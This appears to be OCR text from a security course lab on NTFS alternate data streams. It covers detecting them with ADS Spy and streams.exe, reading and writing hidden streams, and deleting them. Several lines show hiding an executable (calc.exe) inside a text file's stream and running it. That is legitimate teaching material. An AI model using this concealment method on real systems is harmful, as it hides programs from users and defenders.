
ADS Spy



http://www.merijn.nu/programs.php#adsspy




Open the ADS Spy folder on the desktop, run ADSSpy.exe, and scan for alternate data streams. It will find the new secret-service-name stream.




Scan again this time showing all alternate data streams

Streams



https://technet.microsoft.com/en-us/sysinternals/bb897440.aspx

streams.exe



The streams command has two options, -s to recurse subdirectories and -d to delete streams.

```
streams.exe -s c:\
```

Command Prompt

```
C:\Documents and Settings\cis76 student>streams.exe -s c:\

streams v1.60 - Reveal NTFS alternate streams.
Copyright (C) 2005-2016 Mark Russinovich
Sysinternals - www.sysinternals.com

Error opening c:\pagefile.sys:
The process cannot access the file because it is being used by another process.

c:\Documents and Settings\cis76 student\tim.txt:
   :secret-service-name.txt:$DATA       45
c:\Documents and Settings\cis76 student\Desktop\ADS Spy\ADSSpy.exe:
   :Zone.Identifier:$DATA       26
c:\Documents and Settings\cis76 student\Desktop\Streams\Eula.txt:
   :Zone.Identifier:$DATA       26
c:\Documents and Settings\cis76 student\Desktop\Streams\streams.exe:
   :Zone.Identifier:$DATA       26
c:\Documents and Settings\cis76 student\Desktop\Streams\streams64.exe:
   :Zone.Identifier:$DATA       26
c:\Documents and Settings\cis76 student\My Documents\Firefox Setup 43.0.1.exe:
   :Zone.Identifier:$DATA       26
c:\Documents and Settings\cis76 student\My Documents\Downloads\Wireshark-win64-2
.0.5.exe:
   :Zone.Identifier:$DATA       26
c:\RECYCLER\S-1-5-21-1246628124-48506347-572454927-1003\Dc1.exe:
   :Zone.Identifier:$DATA       26
c:\System Volume Information\_restore{8D9BD9C6-5382-47D1-8E7F-052F06C2E3BB}\RP3\
A0000033.exe:
   :Zone.Identifier:$DATA       26
c:\WINDOWS\system32\streams.exe.exe:
   :Zone.Identifier:$DATA       26

C:\Documents and Settings\cis76 student>_
```

Finding all alternate streams from the command line using streams.exe with the -s recursive option.

dir

```
C:\Documents and Settings\cis76 student>dir
 Volume in drive C has no label.
 Volume Serial Number is 1C6F-0AAD

 Directory of C:\Documents and Settings\cis76 student

10/30/2016  02:59 PM    <DIR>          .
10/30/2016  02:59 PM    <DIR>          ..
10/30/2016  02:54 PM    <DIR>          Desktop
07/31/2016  03:34 PM    <DIR>          Favorites
08/15/2016  04:05 AM    <DIR>          My Documents
07/31/2016  07:55 AM    <DIR>          Start Menu
10/30/2016  03:22 PM               296 tim.txt
               1 File(s)            296 bytes
               6 Dir(s)   6,491,897,856 bytes free

C:\Documents and Settings\cis76 student>
```

type tim.txt

```
C:\Documents and Settings\cis76 student>type tim.txt
Timothy Michael "Tim" Kaine (born February 26, 1958) is an American attorney and
 politician serving as the junior United States Senator from Virginia. A Democra
t, Kaine was elected to the Senate in 2012 and is the nominee of his party for V
ice President of the United States in the 2016 election.
C:\Documents and Settings\cis76 student>
```

more < tim.txt:secret-service-name

```
C:\Documents and Settings\cis76 student>more < tim.txt:secret-service-name.txt
Tim Kaine's secret service name is: Daredevil

C:\Documents and Settings\cis76 student>_
```

View the file with type and the alternate stream with more

```
echo "Democrat" > tim.txt:party.txt
```

```
C:\Documents and Settings\cis76 student>echo "Democrat" > tim.txt:party.txt

C:\Documents and Settings\cis76 student>
```


```
more < tim.txt:party.txt
```

```
C:\Documents and Settings\cis76 student>more < tim.txt:party.txt
"Democrat"

C:\Documents and Settings\cis76 student>
```

```
more < tim.txt:secret-service-name.txt
```


```
C:\Documents and Settings\cis76 student>more < tim.txt:secret-service-name.txt
Tim Kaine's secret service name is: Daredevil

C:\Documents and Settings\cis76 student>_
```

Additional streams can be added to the file



Removing the alternate streams

```
C:\>mkdir test
C:\>cd test
C:\test>notepad mike.txt
C:\test>type mike.txt
C:\test>type c:\windows\system32\calc.exe > mike.txt:hidden.exe
C:\test>start c:\test\mike.txt:hidden.exe
```



Hiding a program file (calc.exe) in a text file (mike.txt) and running it.


```
C:\Documents and Settings\cis76 student>more < tim.txt:secret-service-name.txt
The system cannot find the file specified.

C:\Documents and Settings\cis76 student>more < tim.txt:party.txt
The system cannot find the file specified.

C:\Documents and Settings\cis76 student>type tim.txt
Timothy Michael "Tim" Kaine (born February 26, 1958) is an American attorney and
 politician serving as the junior United States Senator from Virginia. A Democra
t, Kaine was elected to the Senate in 2012 and is the nominee of his party for V
ice President of the United States in the 2016 election.
C:\Documents and Settings\cis76 student>
```

The two alternate streams have been deleted but the original file remains.


Microsoft Baseline Security Analyzer

MBSA

